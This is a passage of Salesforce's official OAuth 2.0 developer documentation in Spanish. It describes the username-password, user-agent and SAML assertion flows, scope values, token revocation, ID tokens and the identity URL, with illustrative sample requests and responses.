  Nota: Al utilizar el flujo nombre de usuario-contraseña con la API, asegúrese de crear un campo en la pantalla de inicio de sesión del nombre de usuario y contraseña en el que los usuarios puedan introducir su token de seguridad. Un testigo de seguridad es una clave generada automáticamente que se debe agregar al final de su contraseña para iniciar sesión en Salesforce desde una red no fiable. Debe concatenar su contraseña y token al aprobar la solicitud de autenticación.

- `format`: formato de respuesta esperado. Este parámetro es opcional. El valor predeterminado es `json`. Los valores son:
  - `urlencoded`
  - `json`
  - `xml`

A continuación se incluye un ejemplo del cuerpo de la PUBLICACIÓN fuera de banda:

```
grant_type=password&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

## Enviar respuesta

Después de verificar la solicitud, Salesforce envía una respuesta al cliente. Los siguientes parámetros se encuentran en el cuerpo de la respuesta:

- `access_token`: Id. de sesión de Salesforce que se puede utilizar con los servicios Web de API.
- `token_type`: El valor es `Soporte` para todas las respuestas que influyen un token de acceso.
- `instance_url`: URL que indica la instancia de la organización del usuario. Por ejemplo: `https://yourInstance.salesforce.com/`.
- `id`: URL de identidad que se puede utilizar para identificar al usuario y como consulta para obtener más información acerca del usuario. Consulte URL de identidad en la página 5920.
- `signature`: firma HMAC-SHA256 con codificación de Base64 firmada con la clave privada del consumidor con el Id. concatenado e `issued_at`. Esta firma se puede utilizar para verificar que la URL de identidad no se ha modificado desde que la envió el servidor.
- `issued_at`: momento de creación de la firma.

**Nota:** No se ha enviado ningún token de actualización con esta respuesta.

A continuación se incluye un ejemplo de respuesta:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://yourInstance.salesforce.com/",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=","access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs","token_type":"Bearer"}
```

Si se produce un error durante este paso, la respuesta contiene un mensaje de error con las siguientes partes:

- `error`: código de error.
- `error_description`: descripción del error con información adicional.
  - `unsupported_response_type`: tipo de respuesta no compatible.
  - `invalid_client_id`: identificador de cliente no válido.
  - `invalid_request`: HTTPS necesario.
  - `invalid_request`: se debe utilizar HTTP POST.
  - `invalid_request`: parámetro de ámbito no compatible.
  - `invalid_client_credentials`: secreto de cliente no válido.
  - `invalid_grant`: fallo de autenticación (el usuario no existe o la contraseña no es válida, por ejemplo).
  - `invalid_grant`: IP restringida u horas de inicio de sesión incorrectas.
  - `inactive_user`: el usuario está inactivo.
  - `inactive_org`: la organización está bloqueada, cerrada o suspendida.
  - `rate_limit_exceeded`: se ha superado el número de inicios de sesión.

A continuación se incluye el ejemplo de un error devuelto:

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

## Flujo de agente de usuario OAuth 2.0

Las aplicaciones cliente (consumidores) utilizan el flujo de autenticación de agente de usuario del dispositivo del usuario. Se podría implementar en un explorador mediante un lenguaje de programación como JavaScript, o desde un dispositivo móvil o una aplicación de escritorio. Estos clientes no pueden mantener la confidencialidad del cliente. La autenticación del consumidor se basa en la política de origen común de usuario-agente.

Al contrario que otros flujos de autenticación, la aplicación cliente recibe el token de acceso en forma de una redirección HTTP. La aplicación cliente solicita al servidor de autorización redirigir al usuario-agente a otro servidor Web o recurso local accesible al usuario-agente, que es capaz de extraer el token de acceso de la respuesta y transferirlo a la aplicación cliente. Tenga en cuenta que la respuesta del token se proporciona como un fragmento de almohadilla (#) de la URL. Es por motivos de seguridad y evita que el token se transmita al servidor, así como a otros servidores en encabezados de referencia.

Este flujo de autenticación de usuario-agente no utiliza el secreto del cliente ya que los ejecutables del cliente residen el equipo o dispositivo del usuario final, que hace que el secreto del cliente sea accesible y explotable.

PRECAUCIÓN: Como el token de acceso se codifica en la URI de redirección, podría estar expuesto al usuario final y a otras aplicaciones del dispositivo o equipo.

Si realiza la autenticación mediante JavaScript, active `window.location.replace();` para eliminar la llamada del historial del explorador.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

A continuación siguen descripciones de paso individual.

1. La aplicación cliente dirige al usuario a Salesforce para autenticar y autorizar la aplicación.
2. El usuario siempre debe aprobar el acceso para este flujo de autenticación. Después de aprobar el acceso, la aplicación recibe la llamada de Salesforce.

Después de que el consumidor tenga un token de acceso, podrá utilizar el token de acceso para acceder a los datos de Salesforce en nombre del usuario final y un token de actualización para obtener un nuevo token de acceso si se invalida por algún motivo.

El flujo del usuario-agente no admite publicaciones fuera de banda.

### Dirección del usuario a Salesforce para obtener el token de acceso

Para obtener autorización del usuario para acceder a los datos de Salesforce en su nombre, el cliente dirige al usuario al extremo de la autorización con los siguientes parámetros:

- `response_type`: el valor puede ser `token` o `token id_token` con el parámetro de ámbito `openid` y un parámetro `nonce` para este flujo. Si especifica `token id_token`, Salesforce devuelve un token de ID en la respuesta. Para obtener más información, consulte Obtención y verificación de un token de ID en la página 5919.
- `client_id`: clave del consumidor de la definición de aplicación conectada.

- `redirect_uri`: URI a la que redirigir al usuario tras su aprobación. Debe coincidir con uno de los valores del campo `URL de devolución de llamada` en la definición de la aplicación conectada exactamente. Este valor debe tener codificación de URL.
- `state`: cualquier estado que el consumidor quiera reflejar tras su aprobación, durante la devolución de llamada. Este parámetro es opcional.
- `scope`: El parámetro `scope` le permite ajustar a lo que puede acceder la aplicación cliente en una organización Salesforce. Consulte Valores de parámetros de ámbito en la página 5916 para conocer los parámetros válidos.
- `display`: cambia el tipo de visualización de la página de inicio de sesión. Este parámetro es opcional. Los únicos valores que admite Salesforce son:
  - `page`: pantalla de autorización de página completa Es el valor predefinido si no se especifica ninguno.
  - `popup`: cuadro de diálogo compacto optimizado para ventanas emergentes de explorador Web moderno.
  - `touch`: cuadro de diálogo optimizado para aplicaciones móviles diseñado para smartphones modernos, como Android e iPhone.
- `login_hint`: Proporciona un valor de nombre de usuario válido con este parámetro para cumplimentar previamente la página de inicio de sesión con el nombre de usuario. Por ejemplo: `login_hint=username@company.com`. Si un usuario ya tiene una sesión activa en el navegador y por lo tanto el parámetro `login_hint` es nada, la sesión de usuario activa continúa.
- `nonce`: Obligatorio con el ámbito `openid` para la obtención de un token de Id. de usuario. El valor se devuelve en la respuesta y es útil para detectar ataques de "nueva reproducción".
- `prompt`—Especifica cómo el servidor de autorización solicita al usuario una reaprobación y reautenticación. Este parámetro es opcional. Los valores que admite Salesforce son:
  - `login`—El servidor de autorización *debe* solicitar al usuario la reautenticación, forzando así el usuario a volver a iniciar sesión.
  - `consent`—El servidor de autorización *debe* solicitar al usuario una reaprobación antes de devolver información al cliente.
  - `select_account`: Si se presenta, utilice una para las siguientes acciones.
    - Si 0 o 1 indicación está disponible y el usuario ha iniciado sesión, muestre la página de aprobación sin solicitar el inicio de sesión.
    - Si 0 o 1 indicación está disponible y el usuario no ha iniciado sesión, solicite el inicio de sesión.
    - Si más de 1 indicación está disponible, muestre el selector de cuentas.

  Es válido introducir ambos valores `login` y `consent`, separados por un espacio, para solicitar al usuario tanto iniciar sesión como volver a autorizarse. Por ejemplo:

  ```
  ?prompt=login%20consent
  ```

A continuación se incluye una URL de ejemplo a la que se redirigirá el usuario:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

## Aprobación de acceso del usuario y recepción de llamada por parte del cliente de Salesforce

El usuario recibe la solicitud de Salesforce si aún no ha iniciado sesión. A continuación, Salesforce mostrará una página de aprobación, solicitando al usuario que apruebe el acceso a la aplicación. Si el usuario aprueba el acceso, se le redirigirá a la URI especificada en `redirect_uri` con los siguientes valores después del signo de almohadilla (#). No es una cadena de consulta.

- `access_token`: Id. de sesión de Salesforce que se puede utilizar con los servicios Web de API.

- `token_type`: El valor es `Soporte` para todas las respuestas que influyen un token de acceso.
- `id_token`: El valor de Salesforce de acuerdo con las especificaciones de conexión de OpenID. Eso se devuelve solo si `response_type` es `token id_token` con el parámetro de ámbito `openid` y un parámetro `nonce`.
- `refresh_token`: token que se podrá utilizar en un futuro para obtener nuevos tokens de acceso (sesiones). **Se trata de un valor secreto. Considérelo como la contraseña del usuario y tomar las mediadas adecuadas para protegerlo.**

  Nota: El token de actualización del flujo de usuario-agente solo se emite si ha solicitado `scope=refresh_token` y se cumple una de las siguientes circunstancias:

  - La URL de redirección utiliza un protocolo personalizado.
  - La URL de redirección es exactamente `https://login.salesforce.com/services/oauth2/success` o en un sandbox, `https://test.salesforce.com/services/oauth2/success`.

- `instance_url`: URL que indica la instancia de la organización del usuario. Por ejemplo: `https://yourInstance.salesforce.com/`.
- `id`: URL de identidad que se puede utilizar para identificar al usuario y como consulta para obtener más información acerca del usuario. Consulte URL de identidad en la página 5920.
- `sfdc_community_url`: si el usuario es un miembro de una comunidad de Salesforce, se indica la URL de la comunidad.
- `sfdc_community_id`: si el usuario es un miembro de una comunidad de Salesforce, se indica el Id. de la comunidad.
- `signature`: firma HMAC-SHA256 con codificación de Base64 firmada con la clave privada del consumidor con el Id. concatenado e `issued_at`. Esta firma se puede utilizar para verificar que la URL de identidad no se ha modificado desde que la envió el servidor.
- `issued_at`: momento de creación de la firma.

A continuación se incluye un ejemplo de la devolución de llamada del servidor. Observe que la respuesta está detrás de una almohadilla, en lugar de los parámetros de consulta de HTTP:

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21A
R8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSoVim8FfJkZEqxbjaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2FyourInstance.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRc1i9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

Si el usuario deniega el acceso o se produce un error en este paso, se le redirigirá a `redirect_uri` con un código de error y su descripción en la URI, tras la almohadilla (#). No es una cadena de consulta.

- `error`: código de error.
- `error_description`: descripción del error con información adicional.
  - `unsupported_response_type`: tipo de respuesta no compatible.
  - `invalid_client_id`: identificador de cliente no válido.
  - `invalid_request`: HTTPS necesario.
  - `invalid_request`: se debe utilizar HTTP GET.
  - `invalid_request`: fuera de banda no compatible.
  - `access_denied`: autorización denegada del usuario final.
  - `redirect_uri_missing`: uri de redirección no proporcionada.
  - `redirect_uri_mismatch`: uri de redirección no coincidente con el objeto de la aplicación conectada.
  - `immediate_unsuccessful`: inmediato incorrecto

  - `invalid_grant`: credenciales de usuario no válidas.
  - `invalid_grant`: IP restringida u horas de inicio de sesión incorrectas.
  - `inactive_user`: el usuario está inactivo.
  - `inactive_org`: la organización está bloqueada, cerrada o suspendida.
  - `rate_limit_exceeded`: se ha superado el número de inicios de sesión.
  - `invalid_scope`: el ámbito solicitado no es válido, es desconocido o defectuoso
- `state`: estado transmitido en el paso de aprobación. Este valor no se incluye si el parámetro `state` no se ha incluido en la cadena de consulta original.

A continuación se incluye un error de URI de redirección de ejemplo:

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

## Flujo de afirmación SAML

El flujo de afirmación SAML es una alternativa para las organizaciones que utilizan actualmente SAML para acceder a Salesforce y desean acceder a la API de servicios Web de la misma forma. El flujo de afirmación SAML sólo se puede utilizar en una organización única. No tiene que crear una aplicación conectada para utilizar este flujo de afirmación. Los clientes pueden utilizar este flujo de afirmación para federarse con la API mediante la afirmación SAML, de forma muy similar a la federación con Salesforce para el inicio de sesión único Web.

Nota: El flujo de afirmación SAML no es compatible con comunidades.

A continuación se incluyen los pasos generales que describen el uso de este flujo. Muchos de estos pasos se describen a continuación con mayor detalle.

1. Configure SAML en la página 5914 para su organización. Debe utilizar SAML versión 2.0.
2. Intercambie una afirmación SAML para un token de acceso.
3. Salesforce envía la respuesta.
4. Utilice un analizador JSON para procesar la respuesta y extraer `access_token`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

### Configuración de SAML para OAuth

Para configurar su organización para el uso de SAML, siga las instrucciones del tema Configuración de los ajustes de SAML para inicio de sesión único. Una vez haya configurado SAML, puede utilizar la misma configuración para la federación Web y API.

Se proporcionan dos URL después de configurar SAML para su organización:

- `URL de inicio de sesión de salesforce.com`: utilice esta URL cuando configure el inicio de sesión único Web.
- `Extremo de testigo de OAuth 2.0`: utilice esta URL cuando intercambie una afirmación SAML para un token de acceso que se utilizará con la API.

Cuando genere afirmaciones SAML que se utilicen con el extremo de token, la URL de destinatario de la afirmación puede ser el valor de `Extremo de testigo de OAuth 2.0` o de `URL de inicio de sesión de salesforce.com`.

### Intercambio de una afirmación SAML para un token de acceso

Para intercambiar una afirmación SAML por un token de acceso, el cliente debe obtener o generar una respuesta SAML válida y PUBLICARLA en el extremo del token. El método de obtención de esta respuesta depende del cliente. Cuando el cliente tenga una respuesta válida, envía los siguientes parámetros:

- `grant_type`: el valor debe ser `assertion` para este flujo.
- `assertion`: una respuesta SAML con codificación en base 64 y después con codificación URL que normalmente se utilizaría para el inicio de sesión único Web.
- `assertion_type`: debe tener codificación `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser` y URL
- `format`: formato de respuesta esperado. Este parámetro es opcional. El valor predeterminado es `json`. Los valores son:
  - `urlencoded`
  - `json`
  - `xml`

A continuación se incluye un ejemplo de cuerpo de una PUBLICACIÓN fuera de banda realizada en `https://login.salesforce.com/services/oauth2/token`:

```
grant_type=assertion&assertion_type=
urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&
assertion=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbW. . .
```

### El servidor de Salesforce envía una respuesta

Después de verificar la respuesta SAML, Salesforce envía una respuesta al cliente. Los siguientes parámetros se encuentran en el cuerpo de la respuesta:

- `access_token`: Id. de sesión de Salesforce que se puede utilizar con los servicios Web de API.
- `token_type`: El valor es `Soporte` para todas las respuestas que influyen un token de acceso.
- `id`: URL de identidad que se puede utilizar para identificar al usuario y como consulta para obtener más información acerca del usuario. Consulte URL de identidad en la página 5920.

A continuación se incluye un ejemplo de respuesta de Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://yourInstance.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

Si se produce un error durante este paso, la respuesta contiene un mensaje de error con las siguientes partes:

- `error`: código de error.
- `error_description`: descripción del error con información adicional.
  - `unsupported_response_type`: tipo de respuesta no compatible.
  - `invalid_request`: HTTPS necesario.
  - `invalid_request`: se debe utilizar HTTP POST.
  - `invalid_assertion_type`: tipo de afirmación especificada no compatible.
  - `invalid_grant`: código de autorización no válido (asegúrese de que el cliente envía `assertion` y `assertion_type` con codificación URL)
  - `invalid_grant`: IP restringida u horas de inicio de sesión incorrectas.

  - `inactive_user`: el usuario está inactivo.
  - `inactive_org`: la organización está bloqueada, cerrada o suspendida.
  - `rate_limit_exceeded`: se ha superado el número de inicios de sesión.
- `error_uri`: vínculo al Validador de afirmación SAML, que contiene más información acerca del error. Sólo se devuelve si Salesforce puede analizar la afirmación.

A continuación se incluye un ejemplo del error:

```
{"error_uri":"https://yourInstance.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

Inicio de sesión único

## Valores de parámetros de ámbito

El parámetro `scope` le permite ajustar a lo que puede acceder la aplicación cliente en una organización de Salesforce. Los valores válidos para `scope` son:

| Valor | Descripción |
|---|---|
| `api` | Permite el acceso a la cuenta actual en la que ha iniciado sesión el usuario mediante API, como la API de REST y la API masiva. Este valor incluye también `chatter_api`, que permite acceder a recursos de la API de REST de Chatter. |
| `chatter_api` | Solamente permite el acceso a los recursos de la API de REST de Chatter. |
| `custom_permissions` | Permite acceso a los permisos personalizados de una organización asociada con la aplicación conectada y muestra si el usuario actual tiene cada permiso activado. |
| `full` | Permite acceder a todos los datos a los que puede acceder el usuario que ha iniciado sesión e incluye todos los demás ámbitos. `full` no devuelve un token de actualización. Debe solicitar expresamente el ámbito `refresh_token` para obtener un token de actualización. |
| `id` | Permite el acceso al servicio de URL de identidad. Puede solicitar `perfil`, `correo electrónico`, `dirección` o `teléfono` de forma individual para obtener el mismo resultado que utilizando `id`; todos son sinónimos. |
| `openid` | Permite acceder al identificador único en el que ha iniciado sesión el usuario actual para aplicaciones de conexión OpenID.<br>El ámbito `openid` se puede utilizar en el flujo de usuario-agente de OAuth 2.0 y el flujo de autenticación de servidor Web de OAuth 2.0 para volver a un token de Id. firmado de acuerdo con las especificaciones de conexión de OpenID además del token de acceso. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

| Valor | Descripción |
|---|---|
| `refresh_token` | Permite que se devuelva un token de actualización en caso de que pueda recibir uno. Eso permite a la aplicación interactuar con los datos del usuario mientras éste está fuera de línea y es sinónimo con la solicitud de `offline_access`. |
| `visualforce` | Permite el acceso a las páginas de Visualforce. |
| `web` | Permite la capacidad de utilizar `access_token` en la Web. Eso incluye también `visualforce`, permitiendo acceder a páginas de Visualforce. |

Todos los valores de ámbito incluye automáticamente `id`, por lo que, independientemente de los valores que apruebe para `ámbito`, siempre podrá acceder a las URL de identidad.

A medida que un usuario aprueba aplicaciones, el valor del ámbito se almacena con el token de actualización.

Por ejemplo, si un usuario aprueba una aplicación con un ámbito `id`, el token de actualización se creará con `scope=id`. A continuación, si el usuario aprueba una segunda aplicación con un ámbito diferente, por ejemplo `api`, el token de actualización se creará con `scope=api`.

En el caso de solicitudes de token de soporte JSON o SAML, la solicitud comprueba los ámbitos de todos los tokens de actualización anteriores y los combina.

En el ejemplo anterior, el resultado es un token de acceso con `scope=id%20api`.

A continuación se indica una solicitud de muestra que ajusta el parámetro `scope` con los valores `api`, `id` y `web`.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20web
```

CONSULTE TAMBIÉN

- Autenticación de aplicaciones con OAuth
- Obtención y verificación de un token de Id.

## Revocar tokens de OAuth

Los usuarios se autentifican cuando solicitan sus datos desde una aplicación externa (la página del consumidor). Puede revocar sus tokens de acceso, o bien el token de actualización y todos los tokens de acceso relacionados, mediante la revocación. Los desarrolladores pueden utilizar esta función al configurar un botón de cierre de sesión en su aplicación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

### Revocar tokens

Para revocar tokens de OAuth 2.0, utilice el extremo de la revocación:

```
https://login.salesforce.com/services/oauth2/revoke
```

Cree una solicitud de PUBLICACIÓN que incluya los parámetros siguientes usando el formato `application/x-www-form-urlencoded` en el cuerpo-entidad de la solicitud HTTP. Por ejemplo:

```
    POST /revoke HTTP/1.1
    Host: https://login.salesforce.com/services/oauth2/revoke
```

```
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

Si se incluye un token de acceso, éste quedará invalidado y se revocará el token. Si se incluye un token de actualización, se revocará así como cualquier token de acceso asociado.

El servidor de autorización indica que el procesamiento de la solicitud es correcto devolviendo el código de estado 200 de HTTP. Para todas las condiciones de error, se utiliza un código de estado 400 junto con uno de las siguientes respuestas de error.

- `unsupported_token_type`: tipo de token no compatible
- `invalid_token`: el token no era válido

Para un sandbox, utilice `test.salesforce.com` en vez de `login.salesforce.com`.

### Asistencia GET

También se admiten solicitudes GET con el `token` de parámetro de cadena de la consulta y el token actual. Si se incluye un token de acceso, éste quedará invalidado y se revocará el token. Si se incluye un token de actualización, se revocará así como cualquier token de acceso asociado. Por ejemplo:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

El servidor de autorización indica que el procesamiento de la solicitud es correcto devolviendo el código de estado 200 de HTTP. Para todas las condiciones de error, se utiliza el código de estado 400.

### Compatibilidad JSONP

El extremo de la revocación también acepta las solicitudes GET con un parámetro adicional de devolución de llamada, y devuelve la respuesta con tipo de contenido `application/javascript`. Por ejemplo:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

Si la solicitud es correcta, se envía una devolución de llamada al conjunto de funciones de JavaScript en el parámetro de devolución de llamada de GET:

```
myCallback({});
```

Si la respuesta no es correcta, se enviará una devolución de llamada con un código de error:

```
myCallback({"error":"invalid_token"});
```

CONSULTE TAMBIÉN

Uso del token de acceso

## Uso del token de acceso

Después de que un consumidor que utiliza la versión 2.0 de OAuth tenga un token de acceso, el método de uso del token depende de la API que se utilice.

- Para la API de REST, utilice un encabezado de autorización HTTP con el formato siguiente `Autorización: Bearer Access_Token`.
- Para la API de SOAP, el token de acceso se encuentra en el encabezado de autenticación de SOAP SessionHeader.
- Para la URL de identidad, utilice un encabezado de autorización HTTP (como la API de REST) o como un parámetro HTTP `oauth_token`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:

- "Gestionar aplicaciones conectadas"

## Obtención y verificación de un token de Id.

Salesforce puede responder a una solicitud de OAuth con un token de Id., de acuerdo con las especificaciones de conexión de OpenID. Tanto el flujo de usuario-agente de OAuth 2.0 como el flujo de autenticación de servidor Web de OAuth 2.0 puede solicitar un token de Id. firmado si el parámetro en la solicitud incluye `openid`. El token devuelto es un token Web JSON (JWT).

- El flujo de autenticación de usuario-agente debe incluir el parámetro `response_type` con el valor `token id_token`, el ámbito `openid` y el parámetro `nonce`.
- El flujo de autenticación de servidor Web debe incluir el parámetro `response_type` con el valor `code` y el ámbito `openid`. El parámetro `nonce` es opcional para el flujo de autenticación de servidor Web.

A continuación se incluye un ejemplo de solicitud para un token de Id. utilizando el flujo de autenticación usuario-agente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:

- "Gestionar aplicaciones conectadas"

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Utilice las claves públicas publicadas para comprobar que la firma en la respuesta es una firma de Salesforce válida.

1. Vaya a *https://login.salesforce.com/id/keys*.

   La respuesta incluye información en formato JSON acerca de la claves públicas utilizadas para la firma.

2. Utilice la clave con el valor `kid` correcto, que especifica la versión, para validar la firma.

CONSULTE TAMBIÉN

Flujo de agente de usuario OAuth 2.0

Flujo de autenticación del servidor Web OAuth 2.0

## URL de identidad

Además de acceder al token, también se devuelve una URL de identidad como parte de una respuesta del token, en el parámetro `id` de ámbito.

La URL de identidad es una cadena que identifica de manera única a un usuario y una API de RESTful que se puede utilizar para realizar una consulta (con un token de acceso válido) para obtener información adicional acerca del usuario. Salesforce devuelve información de personalización básica del usuario y extremos importantes con los que los clientes pueden hablar, como fotos del usuario y extremos de API a los que puede acceder.

Aunque se ofrezca a un usuario de una organización acceso de cliente a la URL de identidad, no se ofrecerá acceso a la URL de identifidad a los otros usuarios de la misma organización, a no ser que el token asociado cumpla todas las condiciones siguientes.

- La solicitud de OAuth del token de acceso incluía el ámbito `full` o `api`.
- El token de acceso es para un usuario con el permiso "API activada".
- El token de acceso es para un usuario que tenga acceso al otro usuario de acuerdo con las reglas de uso compartido de usuarios de la organización.
- El token de acceso es para un usuario interno, lo que significa que el valor `user_type` de la respuesta es `STANDARD`.

De lo contrario, se necesitará un token de acceso para que cada usuario vea su URL de identidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

El formato de la URL es: `https://login.salesforce.com/id/`*`orgID`*`/`*`userID`*, donde *`orgId`* es el Id. de la organización de Salesforce a la que pertenece el usuario, y *`userID`* el Id. de usuario de Salesforce.

Nota: En un sandbox, `login.salesforce.com` se sustituye por `test.salesforce.com`.

La URL debe ser siempre HTTPS.

### Parámetros de URL de identidad

Los siguientes parámetros se pueden utilizar con el token de acceso y la URL de identidad. El token de acceso se utiliza en un encabezado de solicitud de autorización o en una solicitud con el parámetro `oauth_token`.

| Parámetro | Descripción |
|---|---|
| token de acceso | Consulte Uso del token de acceso en la página 5919. |
| format | Este parámetro es opcional. Especifique el formato del resultado. Los valores válidos son:<br>• `json`<br>• `xml`<br>En lugar de utilizar el parámetro `format`, el cliente también puede especificar el formato que se devuelve en un encabezado de solicitud de aceptación utilizando uno de los siguientes: |

| Parámetro | Descripción |
| --- | --- |
| | • `Accept: application/json`<br>• `Accept: application/xml`<br>• `Accept: application/x-www-form-urlencoded`<br>Tenga en cuenta lo siguiente:<br>• Se permiten encabezados que acepten comodines. `*/*` es compatible y devuelve JSON.<br>• También se acepta una lista de valores y se comprueba de izquierda a derecha. Por ejemplo: `application/xml,application/json,application/html,*/*` devuelve XML.<br>• El parámetro `format` tiene preferencia sobre el encabezado de solicitud de aceptación. |
| version | Este parámetro es opcional. Especifique un número de versión de API de SOAP o la cadena literal `latest`. Si no especifica este valor, las URL de la API que se devuelven contienen el valor literal `{version}`, en lugar del número de versión, para que el cliente realice una sustitución de cadenas. Si el valor se especifica como `latest`, se utiliza la versión de la API más reciente. |
| PrettyPrint | Este parámetro es opcional y sólo se acepta en un encabezado, no como un parámetro de URL. Especifique el resultado para aplicar un mejor formato al resultado. Por ejemplo, utilice lo siguiente en un encabezado: `X-PrettyPrint:1`. Si no se especifica este valor, el elemento XML o JSON devuelto se optimiza para el tamaño en lugar de su facilidad de lectura. |
| devolución de llamada | Este parámetro es opcional. Especifique un nombre de función JavaScript válido. Este parámetro sólo se utiliza si el formato se especifica como JSON. El resultado se contiene en este nombre de función (JSONP). Por ejemplo, si una solicitud a `https://server/id/orgid/userid/` devuelve `{"foo":"bar"}`, una solicitud a `https://server/id/orgid/userid/?callback=baz` devuelve `baz({"foo":"bar"});`. |

## Respuesta de URL de identidad

Una solicitud válida devuelve la siguiente información en formato JSON.

- `id`: la URL de identidad (la misma URL que se ha consultado)
- `asserted_user`: un valor booleano, que indica si se ha utilizado el token de acceso generado para esta identidad
- `user_id`: el Id. de usuario de Salesforce
- `username`: el nombre de usuario de Salesforce
- `organization_id`: el Id. de organización de Salesforce
- `nick_name`: el apodo de la comunidad del usuario consultado
- `display_name`: el nombre de la vista (nombre completo) del usuario consultado
- `email`: la dirección de correo electrónico del usuario consultado
- `email_verified`: indica si la organización tiene la verificación de correo electrónico activada (`true`) o no (`false`).
- `first_name`: El nombre del usuario
- `last_name`: El apellido del usuario
- `timezone`: La zona horaria de la configuración de usuario

- `photos`: un mapa de las URL de la imágenes del perfil de usuario

  Nota: El acceso a estas URL requiere transferir un token de acceso. Consulte Uso del token de acceso en la página 5919.

  - `picture`
  - `thumbnail`

- `addr_street`: La calle especificada en la dirección de la configuración del usuario
- `addr_city`: La ciudad especificada en la dirección de la configuración del usuario
- `addr_state`: El estado especificado en la dirección de la configuración del usuario
- `addr_country`: El país especificado en la dirección de la configuración del usuario
- `addr_zip`: El código postal especificado en la dirección de la configuración del usuario
- `mobile_phone`: El número de teléfono móvil en la configuración del usuario
- `mobile_phone_verified`: El usuario ha confirmado que es un número de teléfono móvil válido. Consulte la descripción del campo de usuario de Mobile.
- `status`: el estado actual del usuario de Chatter
  - `created_date:xsd datetime`: valor de la fecha de creación de la última publicación del usuario, por ejemplo, 2010-05-08T05:17:51.000Z
  - `body`: el cuerpo de la publicación
- `urls`: un mapa que contiene diferentes extremos de API que se pueden utilizar con el usuario especificado.

  Nota: El acceso a los extremos de REST requiere transferir un token de acceso. Consulte Uso del token de acceso en la página 5919.

  - `enterprise` (SOAP)
  - `enterprise` (SOAP)
  - `enterprise` (SOAP)
  - `rest` (REST)
  - `sobjects` (REST)
  - `search` (REST)
  - `query` (REST)
  - `recent` (REST)
  - `profile`
  - `feeds` (Chatter)
